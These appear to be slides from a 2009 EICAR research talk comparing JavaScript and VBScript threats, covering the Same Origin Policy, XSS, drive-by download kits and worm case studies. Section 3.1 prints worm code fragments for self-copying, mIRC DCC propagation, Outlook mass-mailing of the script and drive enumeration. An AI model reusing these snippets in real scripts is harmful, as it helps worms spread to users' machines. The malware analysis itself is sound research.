



JavaScript and VisualBasicScript Threats: Different scripting languages for different malicious purposes

JACOB Grégoire^{1/2}

¹ *Superior School of Computing, Electronic and Automatic (ESIEA),
Operational Cryptology & Virology Lab.*

² *Orange Labs,
Security and Trusted Transactions (MAPS/STT).*

18th International EICAR Conference
BERLIN – May 2009



Operational Cryptology & Virology Lab.

Research & Development



Outline

Context

- Increasing popularity of scripting languages
- Additional extensions to increase interactivity
- New attack vectors through the web browser
- 70% of the sites from the Top 100 host malicious code¹
- 46% of additional malicious sites from 2008 to 2009¹

¹ According to the WebSense Report [01]

Problematics

- What differences between the scripting languages ?
- Which protection are deployed and which attacks remain possible ?
- Do the introduction of extensions means new attack holes ?

Summary

- 1 ■ Introduction to JavaScript and VisualBasicScript
- 2 ■ Malicious potential of JavaScript and VisualBasicScript
- 3 ■ Study cases: script malware
- 4 ■ Static or dynamic analysis? the obfuscation problem
- 5 ■ Dynamic analysis: event traces and tainting
- 6 ■ Conclusions

1

Introduction to the JS and VBS scripting languages and their interpreters

1.1 JS and VBS, equivalent languages?

At first glance, the answer would be "yes"...

- Interpreted languages
- Embedded in web pages for dynamic enhancements

... after a little digging, differences arise

	JavaScript	VisualBasicScript
History	Created by Netscape	Created by Microsoft
	Syntax derived from C/C++	Syntax derived from Visual Basic
Principle	Procedural and Object-based* using a prototype approach	Procedural and Object-based* using a class approach

** Not fully object-oriented: no support of inheritance and polymorphism*


1.2 Available features in JS and VBS

Features of the core language

- Structure: - functions
 - loops
 - conditionals
 - Manipulations: - math expressions
 - character strings
 - regular expressions
 - basic user interactions
- ⇒ No accesses to files, web pages, network in the core!
- ⇒ JS core is compliant with the broadly spread ECMAScript [02]

1.2 Available features in JS and VBS


Additional extensions in JavaScript



ADO = ActiveX Data Objects
AJAX = Asynchronous JS and XML
ASP = Active Server Page
DOM = Document Object Model
XPCOM = Cross-Platform Component Object Model

1.2 Available features in JS and VBS

Additional extensions in VisualBasicScript



1.3 Constraints of scripting languages

Scripts induce available source code

- Strong constraint from the attacker perspective to remain undetected

Scripts induce an interpreter for execution

- Portability issues

	JavaScript	VisualBasicScript
Main Interpreters	-Majority of Web-Browsers	-Internet Explorer only (IE) -Internet Information System (IIS) -Windows Scripting Host (WSH)
Embedded Interpreters	-Quicktime ([03]) -PDF tools ([04]) -Adobe Flash -OpenOffice ...	

1.3 Constraints of scripting languages

Observations

- Contrary to JS, VBS is proprietary and not cross-browser
 - ⇒ less and less used for web pages or inside applications
- VBS has local interpreters under all recent Windows versions
 - ⇒ increasing use for stand-alone scripts such as administrating¹

¹ *In concurrence with PowerShell*

1.4 Services provided by the interpreter

Code execution

- Compilation (syntax checking) and interpretation in two passes
- Mandatory support of the language core
- Optional support of extensions
 - Extensions require interfaces with the dedicated handlers
 - Interpreters do not support all extensions
e.g. ActiveX under FireFox requires additional plugins

Security enforcement

- Sandboxing
- Security policies restricting accesses to the interpreter services
 - Restrict execution to signed scripts
 - Same Origin Policy in browser (both JS and VBS)

1.4 Services provided by the interpreter

Same Origin Policy (SOP) [05]

- Instantiated in Web Browser
- Origin = (protocol, domain, port)
- Derives access rights for the script elements from their URL
- Read and write accesses **only** to elements sharing the same origin:
 - Constrains DOM manipulations
 - Constrains URLs request through AJAX

1.4 Services provided by the interpreter

Same Origin Policy (SOP) [05]

Origin (Example from the Mozilla Developer Center)		
http://store.company.com/dir/page.html		
URL	Outcome	Reason
http://store.company.com/dir2/other.html	✓	Domain suffix
http://store.company.com/dir/inner/another.html	✓	Inner page
https://store.company.com/secure.html	✗	Different protocol
http://store.company.com:81/dir/etc.html	✗	Different port
http://news.company.com/dir/other.html	✗	Different host
file://C:/Documents and Settings/.../Temporary Internet Files/Cookie:admin@store.company.com/	✗	Different protocol

2

Malicious potential of JS and VBS

2.1 Different trends for JS/VBS attacks

Nature of attacks according to the language

- Depends on portability and available extensions
- Local execution induces standard infection scenarios
- Browser execution induces web attacks
- Bypass existing security protections

Observations

- VBS is vector of stand-alone malware (*e.g. LoveLetter*)
- JS is mainly vector of web attacks for reconnaissance, privacy intrusions or usurpations (*e.g. XSS, XCRSF, XST*) [06] but ...
- ... JS enables drive-by download for stand alone malware (*e.g. Feebs*)
- ... JS enables the propagation of XSS Worms [07] (*e.g. Samy*)

2.2 Circumventing the SOP

The Same Origin Policy is not the ultimate defense [08]

- Legitimate bypass:
 - Include images or style sheets from other domains
- Bypass through implementation vulnerabilities:
 - IE exploit in XmlHttpRequest (2005) [09]
 - Exploit using XBL binding on unloaded document (2008) [10]
- Bypass through conceptual vulnerabilities:
 - Cross-Site Request Forgery attacks (XSRF) [11]
 - Cross-Site Scripting attacks (XSS)
 - Cross-Site Tracing attacks (XST) [12]
- Restriction to web-browsers:
 - Policy extended to coexisting scripts (Flash) or external referenced scripts
 - No longer applied to browser helpers or plugins [13]
 - No longer applied in local interpreter

2.2 Circumventing the SOP

Top 10 Web Attack Vectors in Second Half of 2008¹

1. Browser vulnerabilities
2. Rogue antivirus/social engineering
3. SQL injection
4. Malicious Web 2.0 components
5. Adobe Flash vulnerabilities
6. DNS Cache Poisoning and DNS Zone file hijacking
7. ActiveX vulnerabilities
8. RealPlayer vulnerabilities
9. Apple QuickTime vulnerabilities
10. Adobe Acrobat Reader PDF vulnerabilities

¹ According to the WebSense Report [01]

2.3 Recalls on XSS

Attack prevalence

- In 2008, 82% of websites still vulnerable to various web attacks [14]
- In 2006, 71% of the audited sites were vulnerable to XSS [15]
- Blacklist of vulnerable websites [16]


XSS principles [17,18]

- Force a website to echo executable code
- Server acts as a simple relay
- Code is loaded in the user's browser
- Code is executed with the website privileges

2.3 Recalls on XSS

Persistent XSS attacks


- Store xss code into a persistent area of a visited page
- Attack is executed when a visitor load the page in its browser
- Well adapted to community sites, forum or open comments



2.3 Recalls on XSS

Non-Persistent XSS attacks

- Crafted link points to the vulnerable site and contains the attack code
- Clicking on the code send crafted request to the site
- Response page is built using request inputs (e.g. search engine)
- Attack code is loaded and executed with the response page



2.4 Drive-by download

Principle [19]

- Pull-based technique to download and execute stand-alone malware
- Relies on XSS attacks for download (*e.g. through persistent media content*)
- Found at 450.000 URLs out of 4.500.000 in 2007
- More than 18 Millions of attempts in 2008 [20]

Automated toolkits


- Generating web-attacks for drive-by download
- No real technical skills needed
- Mpack, Neosploit, Icepack, El Fiesta, Adpack...

2.4 Drive-by download

Overview of Mpack [21]

- Complete website containing exploits for download
- Only requires configuration, online deployment and advertising
 - Search keywords, advertisements on other sites, URL similar to popular...
- Configuration: how easy?

⇒ Presentation of the tool



- Index.php
- Mdac4.php
- Cryptor.php
- File.php
- Settings.php
- Stat.php

fingerprint browser and launch related exploits
exploit for IE
obfuscation
configure downloaded malware
site administration
statistics on infections

2.4 Basic protection against attacks

Detection by signature scanning

- Traditional AV signature against stand-alone malware
- Vulnerability signatures against web exploit
 - Scanning scripts locally to the browser (e.g. WebInspect, Cenzic HailStorm...)
 - Scanning the network flow but can not check dynamically built content [22]
 - Compromise: recursively rebuilding dynamic content from incoming traffic before submitting to the browser [23]

Prevention against web attacks

- Filtering data submitted by users on the server-side
 - Filtering tag characters (e.g. <, >) or keywords (e.g. *script*, *javascript*)
 - Existing evasion techniques [24]
- Tag untrusted inputs from the user
 - detect their use in the constructions of responses [25]
- Systematic requests for the user authorization
 - forbidding transparent communications (AJAX)

3


Study cases: script malware

3.1 Stand-alone Malware in VBS

- Script reusing similar techniques to executables

IRC Worm Example: VBSBogus

- Rely on Direct Client to Client protocol (DCC)



3.1 Stand-alone Malware in VBS

- Script reusing similar techniques to executables

IRC Worm Example: VBSBogus

- **Duplication:** use the file system: "Scripting.FileSystemObject"
- Duplication methods: 1) single block read-write

```
set f = fso.OpenTextFile(Wscript.ScriptFullName,1);  
var mecode = f.Read(worm size);  
set nw = fso.CreateTextFile("C:\a.b");  
nw.WriteLine(mecode);
```

Self-Reference

- Duplication methods: 2) direct transfer

```
fso.CopyFile(Wscript.ScriptFullName,  
             "C:\Windows\help\Bogus.vbs");
```

*Equivalents:
fso.MoveFile or file.Copy*

3.1 Stand-alone Malware in VBS

- Script reusing similar techniques to executables

IRC Worm Example: VBSBogus

- **Residency:** use configuration file of mIRC: "script.ini" [26]
- Automatic event-triggered command

```
set ini = fso.opentextfile("C:\mirc\script.ini")  
ini.WriteLine "[script]"  
//Script executed when mirc launched
```

3.1 Stand-alone Malware in VBS

- Script reusing similar techniques to executables

IRC Worm Example: VBSBogus

- **Propagation:** sending over IRC channel
- If DCC auto-get activated then files are accepted without notification

```
ini.writeline "on 1:FILERCVD:*.*/./dcc send $nick  
c:\windows\help\bogus.vbs"  
ini.writeline "on 1:FILESENT:*.*/./dcc send $nick  
c:\windows\help\bogus.vbs"  
ini.writeline "on 1:PART:#:/if ($nick == $me) { halt } |  
./dcc send $nick c:\windows\help\bogus.vbs"
```

*User alias
triggering events*

CTCP Command (Client
To Client Protocol)

Triggering
Event

Triggered
Command


Worm

3.1 Stand-alone Malware in VBS

- Script reusing similar techniques to executables

Email Worm Examples: LoveLetter, VBSWG Generator

- Rely on mails APIs



3.1 Stand-alone Malware in VBS

- Script reusing similar techniques to executables

Email Worm Examples: LoveLetter, VBSWG Generator

- **Propagation:** requires mail services and attachments:

"CDO.Message" Or "Outlook.Application"

```
set OlApp = CreateObject("Outlook.Application");  
//Access to contacts from address books  
set NmSpace = OlApp.GetNameSpace("Mapi");  
set AddBooks = NmSpace.AddressLists  
For Each book in AddBooks  
    var contact = book.AddressEntries(0);  
Next
```

3.1 Stand-alone Malware in VBS

- Script reusing similar techniques to executables

Email Worm Examples: LoveLetter, VBSWG Generator

- **Propagation:** requires mail services and attachments:

"CDO.Message" Or "Outlook.Application"


```
//Sending mail with worm in attachment
set mail = OlApp.CreateItem(0); //Mail type
mail.To = contact.Address;
mail.Subject = "Title";
mail.Body = "Text";
mail.Attachments.Add(Wscript.ScriptFullName);
mail.send();
```

3.1 Stand-alone Malware in VBS

- Script reusing similar techniques to executables

Drive Worm Examples: Genev, HelloBO2k!

- Flash and Network drives are propagation vectors



3.1 Stand-alone Malware in VBS

- Script reusing similar techniques to executables

Drive Worm Examples: Genev, HelloBO2k!

- **Propagation:** drive enumeration and duplication on connected ones

- Drive object from the file system object

```
fso.GetDrive(letter)      //Access letter by letter  
fso.Drives.Item(number)  //Access by attribute enumeration
```

- Use of Windows Management Instrumentation (WMI)

```
WMIObj = CreateObject("WinMgmts:" & strComputer & strNameSpace)  
DrvCollection = WMIObj.instanceOf("Win32_LogicalDisks")  
DrvCollection = WMIObj.execQuery("Select * From  
                                Win32_LogicalDisks")
```


- **Target choice:** Access to drive properties (DriveType, DriveLetter...)
- Additional possibilities such as accessing bootable partitions

3.2 Web-based Malware in JS

■ Script using web-based attacks

XSS Worm Example: JS.SpaceHero Worm [27]

- Worm targeting MySpace site and Internet Explorer
